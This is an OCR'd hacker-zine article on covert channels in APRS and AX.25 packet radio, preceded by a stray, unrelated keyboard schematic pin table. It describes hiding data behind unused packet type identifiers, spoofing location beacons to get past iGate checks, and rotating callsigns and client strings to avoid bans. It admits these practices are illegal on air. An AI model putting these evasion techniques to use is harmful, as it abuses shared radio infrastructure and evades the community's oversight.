




Схема принципиальная " Электроника БК 0



010 – 01 " клавиатура нового образца



U	УСТРОЙСТВО	Контакт
+5В	D2,E1,E2,E4–E8	1
	DS1–DS16	8
	D1,D3,D5–D7,D9–D11,D13,D20,D21	14
	D2,D12,D8	16
	D15–D18,D22–D25,DS17–DS20	24
	D4,D14,D19	42
ОБЩ.	E3	1
	DS1–DS16	16
	D1,D3,D5–D7,D9–D11,D13,D20,D21	7
	D2,D12,D8	8
	D15–D18,D22–D25,DS17–DS20	12
	D4,D14,D19	21

9 Shenanigans with APRS and AX.25 for Covert Communications

by Vogelfrei

This little document details some shenanigans involving APRS and its underlying AX.25 protocol, including but not limited to covert channels, steganography, avoiding detection by normal users and leveraging Internet infrastructure for worldwide covert communication.

Covert channels in radio packet protocols have been investigated in the past.[21] Although the regulations for amateur radio operation explicitly forbid hiding, encoding, or encrypting communications in any form, it is nonetheless a challenging and fruitful field for experimentation.

I had been researching the topic for a while, and informally mentioned this to my neighbors Travis and Muur, who—it turned out—had been working on PSK31. They requested an article to follow theirs, PoC||GTFO 8:4. So enjoy this short piece, and look out for more elaborate tricks and tools for all your booklegging communication needs, because the world is almost through![22]

The APRS protocol (Automatic Position Reporting System), originally developed by Bob Bruninga (WB4APR), has its roots in the necessity to track the position and telemetry data of vehicles, weather stations, and hikers.

APRS is built on the AX.25 protocol, an amateur variant of the commercial X.25 protocol you'll fondly remember from Phrack 45:8. Despite the amateur nature of its deployment, there is an impressively large infrastructure of Internet gateways, digipeaters, weather stations, and other kinds of nodes. The International Space Station (ISS) itself has an APRS-capable digipeater on-board, and radio operators across the globe engage in packet radio messaging through the station and other satellites.

Perhaps the most interesting feature of APRS, besides the fact that it supports exchanging all kinds of information, is the way the data is routed between uncoordinated nodes over large areas. It is this decentralized, connection-less nature that makes APRS ideal for covert communication purposes.

9.0.1 Frequencies and Equipment

Now that you have a general idea of what APRS is and what it might be useful for, you should know which frequencies are designated for APRS transmissions. Frequencies vary by country, but as a general rule, North America uses 144.390 MHz while Europe and Africa use 144.800 MHz.

For testing and experimentation purposes, start with a cheap hand-held radio such as the Baofeng UV5R from China. It is capable of transmitting in the 2m and 70cm bands, and can easily be connected to your computer's sound card. This will allow you to immediately test software modems and get your feet wet with APRS and other packet radio protocols.

If you would like to get fancy, I recommend two additional pieces of equipment. Get a dual-band radio with TNC support, such as the Kenwood TM-D7xx or TH-D72A. The TNC will interpret packets in hardware, freeing you from DSP headaches. You will also want a general purpose wide-band receiver with discriminator (unadulterated audio) output; ordinary folks call this a scanner.

9.1 The Protocol

As mentioned before, APRS uses AX.25 for transport. More specifically, APRS data is contained in AX.25 Unnumbered Information (UI) frames, in the information field. The protocol is completely connectionless; there is neither state nor any expectation of a response for a given packet.[23] This is rather handy for simple systems, since you will only need a single packet consumer, and the rest of your state machine is entirely up to you. Because of its simplicity, APRS can be easily implemented in microcontrollers.
A simple APRS message packet looks as follows:

[21] `jt64stego` by Drapeau (KA1OVM) and Dukes, 2014

[22] So says the preacher man but... I don't go by what he says.

[23] This is the exact opposite of your Wi-Fi, where every data frame is acknowledged, and no more data is sent unless either the ACK arrives or a timeout is reached.




Figure 6: APRS Data contained in the AX.25 information field

```
NOCALL-9>N1CALL-9,WIDE1-1,WIDE2-2::N1CALL-9 :This is a test for APRS messages{1
```

Dissecting its structure, we will find:

1. The path element: `NOCALL-9>N1CALL-9,WIDE1-1,WIDE2-2`
2. A colon (:) delimiting the end of the path and the beginning of the packet data.
3. The packet type identified by a single character, `:` for messages.
4. After that, whatever format the packet type specifies. In the case of a message, a colon-delimited recipient callsign, followed by the text and a `{` bracket followed by a number, indicating the line of the message, starting at one.

The comment field is also susceptible to abuse, limited to printable ASCII data as the specification demands, "The comment may contain any printable ASCII characters (except `|` and `~`, which are reserved for TNC channel switching)." Depending on the DTI, the Comment field is used to include additional information besides what is sent in the Data field, mostly for telemetry uses. Coordinates are encoded using Base-91.

The wealth of information provided in the original protocol specification should be more than enough to figure out ways to conceal your own data in different packet types. Of particular interest are the mechanisms for compressed coordinates and telemetry, weather reports, and bulletin messages. While these have size limitations, leveraging the unused DTIs as described in the next section allows for crafty ways to chain multiple packets together.

9.2 Abusing Unused Data Type Identifiers (DTI)

The APRS protocol defines multiple DTIs as unused or forbidden. These are often ignored by software and TNCs in actual radios, making them an ideal target for creative reuse. Because it would be trivial to detect and actively monitor for intentional use of the unused DTIs, a better approach is to leverage them in a way that provides somewhat plausible deniability.

1. Prepare APRS Data contents for a given DTI.
2. Find nearest unused DTI, possibly identifying the unused DTIs that require the least amount of bits to corrupt so that the DTI isn't "too far" from the one corresponding to the data we have prepared.

ID (char)	Data Type	Valid DTI neighboring?
0x22	Unused	0x21 (position without timestamp or WX) and 0x23 (WX)
0x26	Reserved ("map feature")	0x25 (MicroFinder) and 0x27 (Mic-E or TM-D700 data)
0x28	Unused	0x27 and 0x29 (Item)
0x41-0x53	Unused	Only adjacent (0x40 and 0x54)
0x2c	Experimental/Unused	(none)
0x2e	Reserved (Space weather)	0x2f (position with timestamp sans messaging)
0x30-0x39	Do not use	0x3a (Message)

Table 1: Some of the unused Data Type Identifiers in the APRS protocol




Figure 7: AX.25 Unnumbered Information (UI) frame structure

3. Proceed to send the packet contained an invalid DTI that is unused yet contains seemingly valid data for an adjacent DTI.

Unused DTIs that are one position away from another include 0x21 and 0x22 (position without timestamp versus unused) Table 1 contains some of the interesting unused identifiers up for grabs; please refer to the APRS Protocol Reference[24] for the rest of them. DTIs involved in TNC operation should be avoided, unless the TNC behavior can be abused constructively.

The benefit of hiding data in an otherwise valid APRS Data segment with an incorrect (unused) DTI is that clients—including built-in TNCs—will ignore the packet and not attempt to decode its contents.

9.2.1 Third-party and User Defined Packets

Two special DTIs exist that allow for packet-in-packet protocol tricks: the third-party and user-defined packets. These have special quirks associated with them, and the way TNCs handle them is not standardized. This is both a good and a bad thing. For instance, the Kenwood TM-D7xx's built-in TNC will ignore third-party packets entirely if it cannot parse them.

[24] `unzip pocorgtfo09.pdf aprs101.pdf`

However, Internet Gateways will also ignore all user-defined packets and impose additional restrictions the third-party DTI. This is the biggest motivator for actually reading the source code of APRS Internet gateway software. For example:

```
static int parse_aprs_body(struct pbuf_t *pb, const char *info_start)
{
...
  case '{':
    pb->packettype |= T_USERDEF;
    return 0;

  case '}':
    pb->packettype |= T_3RDPARTY;
    return parse_aprs_3rdparty(pb, info_start);
```

```
NOCALL-9>N1CALL-9,WIDE1-1,WIDE2-2::N1CALL-9 :This is a test for APRS messages{1
```

9.3 Internet Gateways

Gateways between the Internet and APRS radios are known as Internet Gateways or iGates. Typically iGates are used to forward APRS beacons heard over radio to some website, but there are a lot more interesting things we could do with them.

9.3.1 Tricks with iGates

Some iGates support transmitting data from the Internet out to radio, effectively bridging the local RF spectrum to the APRS-IS network.

There is no official way to list iGates, so our best bet is connecting to the backbone servers they report to, passively listening for frames and beacons that announce their presence. We would also like to distinguish iGates that are capable of transmitting from those that only receive. When we find some such iGates, they allow us to perform some gnarly tricks!

We can send an APRS message from an Internet-only host in Asia to an individual driving in Pittsburgh with only a radio receiver and a TNC. Hide locations of control sites by first proxying your packets through the Internet iGates, only to target your local RF nodes through a separate, sacrificial iGate bridge.

The system is only limited by APRS-IS rules in terms of traffic congestion control. Because all RF nodes receive from and transmit to the same frequency, overlapping transmissions can and will reduce the ratio of successfully decoded packets for everyone else. Therefore, be neighborly!

Traffic caps are enforced by the iGate operator's configuration. Commonly a given node, as identified by its callsign and SSID, will only be able to use the Internet-RF bridge for transmitting a fixed number of packets each minute. This is to prevent accidental jamming of the RF channel.

9.3.2 Packet Validation and RF Digipeating

Some architectural limitations of APRS need to be considered carefully. First, most iGates in the APRS-IS network will only digipeat packets to the RF side if the station is located within a fixed radius of so many kilometers. Second, we might not get to know if a given area has an iGate capable of bridging RF, or transmitting to RF. We can't simple wait for a response, as APRS is a response-less protocol. Third, packets marked `RFONLY` in their path won't reach APRS-IS. Packets marked TCPIP won't reach RF nodes. iGates forcing or restricting either will be dead-ends if we aim to bridge over APRS-IS. Finally, user-defined packets are ignored by most of the APRS-IS infrastructure. For example, `aprsc` ignores them. Third-party packets are allowed, with caveats.

9.3.3 Bypassing Validation

There are a few ways to bypass the restrictions imposed on bridging RF in iGates that require geographical proximity.

You can try to spoof your location by sending a beacon positioned at fake coordinates near the iGate. You can then send your actual data packets, remembering to regularly send a position beacon to the iGate to remain in the last-heard list.

You could limit use of user-defined packets to RF side, operating a a rogue iGate that does *not* ignore them, instead transforming them to third-party or steganographic standard packets, delivered to APRS-IS. User-defined packets are not displayed by most equipment. This also applies to unused or obscure DTIs.

To avoid potential roadblocks, the following considerations may help. If trying to reach the RF side, do not use (and verify that the iGate/APRS-IS nodes don't use) `TCPIP` in the path. If trying to reach the Internet side, do not use `RFONLY` in the path. To avoid packet drops from rate limiting, throttle your packets, sending one every one to five minutes.

Albeit completely illegal on the actual air, as an experiment in a controlled environment, automatically generated callsigns can be rotated to avoid being detected or banned from the system.[25] Finally, client version strings, as used during registration with APRS-IS nodes, could be rotated and mimic real clients.

Looking up standard TCP/IP "pivoting" techniques may help for accessing the APRS-IS network, but first and foremost, remember to be neighborly.

9.3.4 International Space Station (ISS) and APRS

Space, the final frontier! It suffices to say that a digipeater installed onboard the ISS makes APRS into the tool of choice for legal ruckus communications on a worldwide scale. So as long as the TNC of the ISS' radio validates your packets, you can deliver your covert messages in a fully decentralized fashion![26]

Whether commercial TNCs out there relay packets with unused DTIs is a question left to the reader as an exercise.

9.4 Parting words: legal status of subterfuge in radio communications

Amateur radio laws generally prohibit steganography and also encryption, with a few narrow exceptions.[27] For example, the US Electronic Code of Federal Regulations §97.309 states, *RTTY and data emissions using unspecified digital codes* **must not be transmitted for the purpose of obscuring the meaning of any communication**.[28][29] Governments do monitor the airwaves where they care about them the most, and having your antennas, expensive equipment, or house ransacked sucks. Also keep in mind that amateur radio is self-policing; if you mess up and create a nuisance that affects everyone else, your future experiences with that small, tight-knit, but global community may be seriously soured. So be neighborly, have fun, and stay safe!

—Vogelfrei

